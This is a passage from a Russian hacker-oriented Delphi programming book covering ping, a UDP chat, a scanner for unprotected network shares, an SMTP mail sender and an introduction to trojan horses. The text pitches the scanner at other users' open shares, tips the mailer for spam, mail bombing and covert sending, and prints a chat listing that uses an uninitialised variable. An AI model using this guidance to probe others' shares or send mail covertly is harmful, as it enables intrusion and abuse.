Для чего нужен пинг? Часто возникает вопрос: "Как узнать IP-адрес сервера?" Самый простой способ сделать это — ping. Просто пингуешь символьное имя сервера, а ваша утилита сразу показывает вам его IP-адрес.

На компакт-диске в директории \Примеры\Глава 4\Ping вы можете увидеть пример этой программы и цветные рисунки этого раздела.

В примере, доступном на компакт-диске, я добавил несколько дополнительных возможностей, которые не были описаны. Возможности простые, и вы сами сможете разобраться с их работой. В примере на диске добавлено:

- `TimeOut` — возможность изменения времени ожидания ответа на пакет;
- `TTL` — время жизни пакета. Это максимальное количество маршрутизаторов, через которые может пройти пакет. Если пакет проходит через большее количество маршрутизирующих устройств, чем указано в этом поле, *то* он считается заблудившимся или зациклившимся и уничтожается. Это сделано для того, чтобы зацикленные пакеты не гуляли по сети вечно.

4.6. Чат для локальной сети

Некоторые из читателей, глядя на название раздела, могут возмутиться и спросить: "А какое связь между X-Coding и простым чатом?" В принципе, связи нет. Чат — это простая программа, работающая с сетью. Я знаю, что нельзя все подводить под одну гребенку, и если какая-то утилита использует сеть, то это еще не значит, что она хакерская. Но все же я опишу здесь создание чата, потому что мы построим его принципиально на другом протоколе, нежели обычно. В любом случае лишними эти знания не будут.

Но о чате мы поговорим чуть позже, а сейчас немного теории.

На данный момент существует два основных протокола: TCP и UDP. Раньше был еще очень распространен IPX, который использовала фирма Novell. Но на данный момент он отходит, и уже редко увидишь такого зверя. Только на старых системах можно увидеть IPX. Большинство остальных протоколов, которые вы знаете (FTP, HTTP, POP3, SMTP и дальше в том же духе), работают поверх TCP или UDP.

Что это значит: "поверх другого протокола"? В TCP реализованы основные функции для работы с сетью. Он умеет устанавливать соединение с удаленным компьютером, передавать и принимать данные и проверять правильность получения сервером отправленных пакетов. Пусть мы хотим создать протокол для передачи файлов (FTP). Для этого мы берем TCP, наделяем его нужными нам возможностями и — получите-распишитесь. Вот и получается, что FTP работает через (поверх) протокола TCP. Если мы захотим создать FTP с чистого листа, то нам придется заново реализовывать функции установки соединения и передачи данных. А так нужно только подгото-

вить данные в специальном формате (протокола FTP) и отдать их протоколу TCP, который сам установит соединение и отдаст эти данные куда надо.

Если вы знакомы с Delphi не понаслышке и хоть немного разобрались в теории ООП, то уже заметили аналогию с объектно-ориентированным программированием. Именно по такому принципу и работает сеть. Все это дело стандартизировано, и если хотите узнать подробнее, то почитайте какую-нибудь документацию про модель OSI (Open Systems Interconnection) и ее семь уровней (тут опять могу отослать на свой сайт или см. *разд. 4.1* этой книги). Эта тема довольно интересна, и в любом случае желательно знать устройство протоколов.

Протокол UDP очень похож на TCP. В нем так же реализованы возможности передачи данных, но он не устанавливает соединения и не поддерживает целостности передаваемых данных. Протокол просто открывает порт, выкидывает туда порцию данных и даже не волнуется о том, дошли они до получателя, или нет. Поэтому UDP работает намного быстрей, чем TCP.

Если вы захотите работать с этим протоколом, то проверку правильности получения данных придется реализовывать самим. Поэтому для передачи файлов или другой информации большого размера вы должны выбрать TCP, потому что если хоть один маленький кусочек от файла будет потерян, то его уже будет не восстановить. Ну а для чата, который мы сегодня напишем, более удобным вариантом будет UDP. Он очень быстрый и при маленьких размерах сообщений очень эффективен.

В Delphi для работы с UDP-протоколом хорошо подходит библиотека Indy. Я думаю, что скоро она станет вашим лучшим другом.



Рис. 4.21. Форма будущей программы

С теорией покончено, давайте переходить к написанию чата. Разомните пальцы, мышку, клавиатуру и запустите Delphi. Сейчас мы приступим

к моему любимому занятию — программированию. На форме нам понадобятся 3 компонента.

- Компонент `TMemo`. Его можно растянуть почти по всей форме.
- Компонент TEdit, в который мы будем писать отправляемое сообщение.
- Кнопка TButton, при нажатии которой сообщение будет отсылаться.

На рис. 4.21 показана форма будущего чата.

Для работы с портами нам нужны компоненты `idUDPClient` (умеет отсылать данные, рис. 4.22) с закладки **Indy Clients** и `idUDPServer` (умеет получать данные, рис. 4.23) с закладки **Indy Servers.** Перенесите по одному такому компоненту на форму.



Рис. 4.22. Свойства компонента *idUDPCiient*



Рис. 4.23. Свойства компонента *idUDPServer*

Теперь нужно настроить протокол UDP. Первое, что мы сделаем — выберем любой порт от 1 до 65 000, через который будет происходить связь. Я решил

выбрать 11245 (вы можете выбрать любое другое). Назначьте это значение свойству Port компонента idUDPClient и свойству DefaultPort компонента idUDPServer. Это заставит клиента и сервер работать на одном и том же порте, что необходимо для работы связи.

ЗАПОМНИТЕ!!! Порты протокола UDP не пересекаются с портами TCP. Это значит, что TCP-порт 80 не равен UDP-порту 80.

Теперь у клиента (idUDPClient) нужно указать свойство Host. Сюда записывается IP-адрес компьютера, которому будут отправляться сообщения. Но у нас чат и сообщения должны получать все пользователи в сетке, запустившие программу. Поэтому, чтобы не было проблем, желательно установить у обоих компонентов СВОЙСТВО BroadcastEnabled равным true. А Вместо конкретного IP-адреса использовать широковещательный (такой адрес, который получают все). Если у вас в сетке используются адреса типа 192.168.100.x, то для вас широковещательный адрес будет 192.168.100.255 (последний октет меняем на 255).

Приготовления окончены, можно программировать.

Создайте обработчик события OnClick кнопки и напишите там следующий код:

```
procedure TForm1.Button1Click(Sender: TObject);
begin
 IdUDPClient1.Send(Edit1.Text);
end;
```

Здесь всего одна строчка, которая отправляет с помощью UDP-клиента содержимое строки ввода (компонента Edit1).

Теперь нужно научить UDP-сервер получать эту информацию. Для этого создайте обработчик события OnUDPRead ДЛЯ компонента IdUDPServer. В нем напишите следующее:

```
procedure TForm1.IdUDPServer1UDPRead(Sender: TObject; AData:
   TStream; ABinding: TIdSocketHandle);
var
  StringFormatedStream: TStringStream;
  s: String;
begin
 //Инициализация
 StringFormatedStream := TStringStream.Create('');
 //Копирование из простого потока в строковый
 StringFormatedStream.CopyFrom(AData, AData.Size);
 //Вывод полученного сообщения
 Memo1.Lines.Add(ABinding.PeerIP+' '+StringFormatedStream.DataString);
```

```
  //Перенаправление сообщения дальше
  ABinding.SendTo(ABinding.PeerIP, ABinding.PeerPort, s[1], Length(s));
  //Освобождение строкового потока
  StringFormatedStream.Free;
end;
```

У процедуры-обработчика события есть три параметра. Первый присутствует во всех обработчиках и ничего интересного для нас в себе не несет. Второй — это данные, которые получены из сети. Третий — в нем хранится информация о том, откуда пришли данные.

Итак, полученные данные хранятся во втором параметре. Они приходят к нам как простой неформатированный поток `TStream`. Чтобы удобней было работать с данными, их лучше перегнать в строковый поток `TStringStream`. Вы думаете, это неудобно? А вдруг вы передаете не текст, а картинку, и компонент отформатирует ее в текст? Вот это уже будет не неудобно, а полный облом!

Посмотрите, как легко все превращается в текст. В обработчике объявлена одна Переменная StringFormatedStream типа TStringStream (строковый поток). Первой строкой кода она инициализируется. Во второй строчке данные из простого неформатированного потока копируются в строковый поток. Все!!! Теперь переданный текст находится в свойстве Datastring строкового ПОТОКа StringFormatedStream. После ЭТОГО МОЖНО смело ВЫВОДИТЬ этот результат в компоненте Memo.



Рис. 4.24. Чат в действии

Но мы же пишем чат, и желательно еще вывести информацию о том, кто передал этот текст. Для примера выводится IP-адрес отправителя данных, который находится в свойстве `PeerIP` третьего параметра ABinding. Но это только для примера, и в реальной программе это будет выглядеть некрасиво. О чем это господин 192.168.100.x говорит? А может, это вовсе даже госпожа

говорит. Поэтому вы можете добавлять имя отправителя сразу в текст отправки. Код изменится следующим образом:

```
IdUDPClient1.Send('Сюда помести имя отправителя'+
  Edit1.Text);
```

Можно дать возможность пользователю вводить имя в отдельной строке ввода Edit2. В этом случае код будет таким;

```
IdUDPClient1.Send(Edit2.Text+' '+Edit1.Text);
```

На компакт-диске в директории \Примеры\Глава 4\Chat вы можете увидеть пример этой программы.

4.7. Сканирование сети в поиске доступных ресурсов

Вы знаете, что такое расшаренные ресурсы? Это любые ресурсы компьютера (директории, диски или принтеры), к которым открыт свободный доступ из сети. Если компьютер подключен к локальной сети, то для обмена файлами чаще всего делают доступными (расшаривают) какой-нибудь диск или папку. Ну а если компьютер имеет еще и выход в Интернет, то к этим ресурсам можно пробраться из любой точки Земли, если не приняты меры предосторожности.

Очень много начинающих пользователей, находясь в сети, имеют расшаренные ресурсы, не защищенные паролем. Сейчас таких пользователей становится уже намного меньше (да и Windows уже не такая дырявая ОС, и через нее уже не так сильно дует), но такое чудо можно еще встретить практически у любого крупного провайдера.,

Как можно догадаться, у любого провайдера есть куча IP-адресов, и перебирать их вручную достаточно сложное дело. Чтобы автоматизировать процесс поиска, используют специальные сканеры расшаренных ресурсов. Простейший вариант такого сканера нам и предстоит сегодня написать. Запускайте Delphi и переходим сразу к практической части.

На форме нам понадобится один компонент TEdit (в свойстве `name` укажите `AddressEdit`) и один `TMemo` (здесь в свойстве `name` оставим значение по умолчанию `Memo1`). Компоненты нужно должным образом оформить и добавить кнопочку **Просканировать**. На рис. 4.25 вы можете увидеть мой вариант формы.

В компонент AddressEdit мы будем вводить адрес сканируемого компьютера. В данном примере я решил ограничиться сканированием только одного адреса. Если вы захотите, то сможете потом доработать пример, чтобы он перебирал несколько адресов подряд или брал их из списка. Но это уже на ваше усмотрение, а для примера достаточно и одного. Ну а в компоненте `Memo1` мы будем отображать найденные ресурсы, лежащие в свободном доступе.



Рис. 4.25. Форма будущей программы

Теперь нам нужно создать обработчик события `OnClick` кнопки и написать в нем следующее (листинг 4.3).

Листинг 4.3. Сканирование ресурсов в свободном доступе

```
procedure TForm1.Button1Click(Sender: TObject);
var
 hNetEnum: THandle;
 NetContainerToOpen: NETRESOURCE;
 ResourceBuffer: array[1..2000] of TNetResource;
 i,ResourceBuf,EntriesToGet: DWORD;
begin
 NetContainerToOpen.dwScope:=RESOURCE_GLOBALNET;
 NetContainerToOpen.dwType:=RESOURCETYPE_ANY;
 NetContainerToOpen.lpLocalName:=nil;
 NetContainerToOpen.lpRemoteName:= PChar('\\'+AddressEdit.Text);
 NetContainerToOpen.lpProvider:= nil;
 WNetOpenEnum (RESOURCE_GLOBALNET,RESOURCETYPE_ANY,
     RESOURCEUSAGE_CONNECTABLE or RESOURCEUSAGE_CONTAINER,
     @NetContainerToOpen, hNetEnum);
 while TRUE do
  begin
   ResourceBuf := sizeof(ResourceBuffer);
   EntriesToGet := 2000;
   if (NO_ERROR <> WNetEnumResource(hNetEnum, EntriesToGet,
                  @ResourceBuffer, ResourceBuf)) then
```

```
    begin
     WNetCloseEnum(hNetEnum);
     exit;
    end;
    for i := 1 to EntriesToGet do
     Memo1.Lines.Add(string(ResourceBuffer[i].lpRemoteName));
  end;
end;
```

Если вам листинг понятен, то можете заканчивать чтение этого раздела. Ну а если у вас возникли проблемы, то давайте разберем его подробнее.

В самом начале происходит заполнение структуры NetContainerToOpen, которая объявлена в разделе var как принадлежащая типу NETRESOURCE. У нее нужно заполнить следующие пять полей.

1. dwScope — в этом параметре нужно указать рамки перечисляемых ресурсов. Я указал RESOURCE_GLOBALNET, чтобы поиск происходил в сети.
2. dwType — здесь указывается тип перечисляемых ресурсов. Вы можете указать RESOURCETYPE_DISK ДЛЯ ДИСКОВ, RESOURCETYPE_PRINT ДЛЯ принтеров И RESOURCETYPE_ANY ДЛЯ ВСеГО ПОДрЯД.
3. lpLocalName — этот параметр нужно обнулить.
4. lpRemoteName — здесь нужно указать NetBIOS-имя сканируемого компьютера или IP-адрес. Если вы указываете адрес, то вначале нужно прибавить два слеша \\, как видно из листинга.
5. lpProvider — имя владельца ресурса. Если оно не известно, то нужно указать nil.

После заполнения структуры нужно открыть процесс сканирования. Для этого существует функция WNetOpenEnum со следующими пятью параметрами.

1. Область сканирования. Здесь снова указываем RESOURCE_GLOBALNET.
2. Тип сканируемых ресурсов. Снова указываем все подряд — RESOURCETYPE_ANY.
3. Здесь нужно указать, какие ресурсы надо перечислять. Если нужно все подряд, то просто укажите о. Другие возможные значения: RESOURCEUSAGE_
   CONNECTABLE — подключаемые, и RESOURCEUSAGE_CONTAINER — хранимые.
4. Структура, которую мы заполнили.
5. Переменная типа THandle, которая будет использоваться в дальнейшем.

После того как мы открыли перечисление, можно смело приступать к его реализации. Для этого запускается бесконечный цикл:

```
while TRUE do
```

```
begin
end;
```

Внутри цикла постоянно вызывается функция WNetEnumResource. Если она возвращает ошибку (результат не равен NO_ERROR), то перечисление закрывается с помощью WnetCloseEnum, и мы выходим из процедуры, потому что больше открытых ресурсов нет. У функции WnetEnumResource есть четыре параметра:

1. Здесь нужно указать ту же переменную, которую мы указывали в последнем параметре при открытии перечисления WNetOpenEnum.
2. Здесь нужно указать переменную, в которой хранится число необходимых к возврату ресурсов. В примере это переменная EntriesToGet, в которой записано число 2000. После того как функция выполнится, в этой переменной будет не 2000, а количество реально открытых ресурсов.
3. Здесь должен быть массив структур TNetResource. Его длина должна быть достаточной для хранения возвращенной информации об открытых ресурсах. В листинге запрашивается максимум 2 000 ресурсов, значит, Массив должен состоять из 2 000 Структур (ResourceBuffer: array[1..2000] of TNetResource;).
4. Размер массива, указанного в предыдущем параметре.

У функции WnetCloseEnum есть только один параметр, в котором мы должны указать ту же переменную, что мы писали в последнем параметре при открытии перечисления WNetOpenEnum.

Если перечисление прошло успешно, то мы можем вывести полученную информацию на экран. Для этого запустим цикл от 0 до количества возвращенных значений EntriesToGet:

```
for i := 1 to EntriesToGet do
Memo1.Lines.Add(string(ResourceBuffer[i].lpRemoteName));
```

Внутри цикла добавляем в компонент Memo1 строку, содержащую имя ресурса. Имя полученного открытого ресурса можно прочитать в переменной lpRemoteName структуры ResourceBuffer[i]. Единственное, что тут надо помнить: ResourceBuffer[i].lpRemoteName — это не строка, поэтому этот параметр надо превратить в строку. Для этого используется функция String():

```
String(ResourceBuffer[i].lpRemoteName).
```

Итак, сканер расшаренных ресурсов готов, правда, он пока сканирует только одну указанную машину. Из-за этого использование данной программы в боевых условиях нереально. Но никто же не мешает вам дополнить программу перебором, ведь это не так уж и сложно.

Единственный недостаток такого алгоритма сканирования — слишком большая медлительность в работе. Это связано не с самим алгоритмом,

а со скоростью исполнения используемых функций. Если сканируемого адреса нет в сети, то программа может потерять лишние 3-5 секунд в ненужных поисках. Это очень много, и это будет абсолютно бессмысленной потерей времени. Чтобы избавиться от этого недостатка, можно перед сканированием произвести операцию ping указанного IP-адреса. Пинг проходит достаточно быстро и сможет сказать нам, существует ли указанный адрес. Если он существует, то можно открывать перебор ресурсов, лежащих в свободном доступе, иначе нет смысла тратить время на бессмысленные поиски.



Рис. 4.26. Результат работы программы

На компакт-диске в директории \Примеры\Глава 4\Scan share вы можете увидеть пример этой программы.

4.8. Ваша собственная почтовая мышка

Ко мне почему-то регулярно приходят письма с просьбой объяснить, как отправить письмо так, чтобы это не было замечено пользователем. Лично я не вижу в этом ничего сложного. В Delphi полно компонентов, которые легко могут выполнить эту задачу. Отправленные с их помощью письма не сохраняются в почтовом клиенте, и вы без проблем можете сделать отправку невидимой.

Получается, что если я просто опишу пример отправки письма, то это будет слишком легко. Именно поэтому я предложу вашему вниманию не простейший способ, а самый эффективный и интересный (на мой взгляд). Он не будет невидимым, но будет летать не хуже любой летучей мыши. Лично я люблю отправлять письма с помощью компонентов библиотеки Free Internet.

Эта библиотека абсолютно бесплатна, и поставляется в исходниках. Их вы сможете найти на диске в директории Компоненты/Freenet.

Устанавливается библиотека очень просто. Вам нужно только открыть с помощью Delphi файл FreeInter.dpk и в появившемся окне нажать кнопку **Install** (рис. 4.27). Библиотека становится как по маслу в Delphi 5, 6 и 7.



Рис. 4.27. Установка пакета



Рис. 4.28. Главное окно почтовика

Заглянув в исходники библиотеки, вы сразу же наткнетесь на пример готового почтового клиента. Посмотрите на рис. 4,28, и вы увидите главное окно этого примера. Скажу честно, пример явно незаконченный и требует доработки. Но, по крайней мере, это отличная база для понимания того, как самому сделать нечто подобное летучей мышке The BAT.

Несмотря на простоту, пример достаточно красивый, и программу можно использовать, но некоторые функции не работают, а только обозначены. Посмотрев только на внешний вид адресной книги (рис. 4.29) можно понять, что автор старался не за деньги, а для себя любимого :). Все продумано и красиво реализовано. Даже не верится, что все это бесплатно. Вам остается только немного украсить внешний вид примера, добавить несколько возможностей, и вы станете счастливым обладателем летучей мыши собственного производства.



Рис. 4.29. Симпатичная адресная книга

Я не собираюсь расписывать весь пример, который вы и сами сможете посмотреть. Моя задача показать, как с помощью такой мощной библиотеки отправить простенькое письмо с прикрепленным файлом. Для этого нам понадобится запустить Delphi и создать простой проект Application. Главную форму оформляем в соответствии с рис. 4.30. Самый главный компонент — это `SendMail`. Именно через него и будет происходить отправка письма.

Нам надо иметь возможность вводить данные о почтовом ящике и SMTP-сервере, через который будет отправляться письмо. Для этого создадим еще одну форму, внешний вид которой должен быть похож на приведенный на

рис. 4.31. В этой форме нужно будет ввести минимально необходимый набор данных для отправки письма.



Рис. 4.30. Главное окно будущей программы



Рис. 4.31. Форма, в которой пользователь будет задавать свойства SMTP-сервера

Как только сконструируете эти формы, можете переходить к программированию. В обработчике нажатия кнопки **Отправить** пишем следующий код (листинг 4.4.).

Листинг 4.4. Отправка письма

```
procedure TForm1.SendButtonClick(Sender: TObject);
var
 i:Integer;
begin
 //Проверка наличия информации о почтовом сервере
```

```
 if SMTPOptForm.SMTPEdit.Text='' then
  SMTPOptForm.ShowModal;
 //Заполняем параметры письма
 SendMail1.FROM_Address:=SMTPOptForm.SendFromEdit.Text;
 SendMail1.SMTP_Server:=SMTPOptForm.SMTPEdit.Text;
 SendMail1.Port:=StrToIntDef(SMTPOptForm.PortEdit.Text,25);
 SendMail1.TO_Address:=SendToEdit.Text;
 SendMail1.Subject:=SubEdit.Text;
 //Заполняем список адресатов
 SendMail1.Listcc.Clear;
 SendMail1.Listcc.Add(CCEdit.Text);
 //Вносим сам текст письма
 SendMail1.MailText.Clear;
 for i:=0 to TextEdit.Lines.Count-1 do
  SendMail1.MailText.Add(TextEdit.Lines.Strings[i]);
 //Прикрепляем файлы
 SendMail1.Attachments.Clear;
 SendMail1.Attachments.Add('');
 //Отправка письма
 SendMail1.Action:=Send_Mail;
end;
```

В самой первой строчке проверяется наличие информации о SMTP-сервере. Если в окне SMTPOptForm в строке адреса SMTP-сервера ничего не указано, то не известно, с кем соединяться, и надо вывести на экран окно настроек.

После его отображения заполняются поля компонента SendMaill, необходимые при отправке почты. Вы должны описать следующие поля.

- `FROM_Address` — здесь указывается e-mail отправителя.
- `SMTP_Server` — адрес SMTP-сервера.
- `Port` — порт сервера. Чаще всего почтовики не сильно рознятся и используют по умолчанию 25-й порт.
- `TO_Address` — собственно адрес человека, которому отправляется письмо.
- `Subject` — тема письма.

После этого заполняется список тех, кому должна быть отправлена копия. Этот список находится в свойстве `Listcc`. Но прежде чем заполнять, нужно очистить содержимое методом `clear`. Если вы пишете программу массовой рассылки, то можете добавить несколько адресов вот таким способом:

```
SendMail1.Listcc.Clear;
```

```
SendMail1.Listcc.Add('vasya@mail.ru');
SendMail1.Listcc.Add('petya@mail.ru');
и так далее
```

Сам текст письма находится в свойстве MailText. Его также сначала очищаем методом Clear, чтобы удалить возможное старое содержимое, а потом заполняем введенным текстом:

```
SendMail1.MailText.Clear;
for i:=0 to TextEdit.Lines.Count-1 do
 SendMail1.MailText.Add(TextEdit.Lines.Strings[i]);
```

Ну и последнее, что нужно сделать перед отправкой — прикрепить файлы, которые должны быть отправлены вместе с письмом по почте. Список файлов находится в свойстве Attachments. Его также очищаем методом clear, а потом добавляем файлы методом Add. У этого метода только один параметр — путь к файлу, который надо будет отправить.

```
SendMail1.Attachments.Clear;
SendMail1.Attachments.Add('c:\filename.txt');
```

Последняя строчка заставляет компонент отправить созданное письмо:

```
SendMail1.Action:=Send_Mail;
```

Здесь свойству Action присваивается значение Send_Mail.

Вот и все. Теперь у вас есть базовые знания и отличная библиотека для написания собственной программы бомбардировщика, спамера и просто почтового клиента. Если вы собираетесь писать невидимую программу, которая должна будет отправлять что-то незаметно, то все настройки SMTP-сервера нужно прописать заранее, чтобы пользователь не видел никаких лишних окон.

На компакт-диске в директории \Примеры\Глава 4\Send Mail вы можете увидеть пример этой программы и цветные версии рисунков данного раздела.

4.9. Троянский конь

Этот раздел создан на основе статьи "Боевой конь за 10 минут", которая была опубликована в журнала "Хакер", а потом и на моем сайте. Но здесь будет описан более широкий пример, который учитывает некоторые вопросы и пожелания, которые я получил впоследствии по почте.

Для начала напомню, как работает троянский конь. Он состоит из двух программ.

- Первая программа называется сервером, потому что устанавливается на удаленной машине и чаще всего выполняется невидимо для пользователя.

- Вторая программа остается на машине создателя и называется клиентом троянского коня.

Теперь о принципе работы. С помощью клиента мы присоединяемся к серверу и посылаем ему команды, а тот беспрекословно выполняет все, что мы прикажем. Таким образом, получается принцип действия исторического троянского подарка. Если вы помните древнюю историю, то должны знать, как Трое подарили большого деревянного коня с сюрпризом.

Точно так же реализован троян и программно. Серверная часть находится на удаленном компьютере невидимо и может выполнять любые наши действия. Взломщики используют эту возможность для того, чтобы серверная часть трояна воровала пароли. Но эту технологию можно использовать не только во вред, но и на пользу. Скажем, можно удаленно администрировать другие компьютеры, например настраивать компьютер друга по локальной сети и при этом находиться дома. Именно так работают некоторые сисадмины, администрируя сотни компьютеров не вылезая из домашних тапочек.

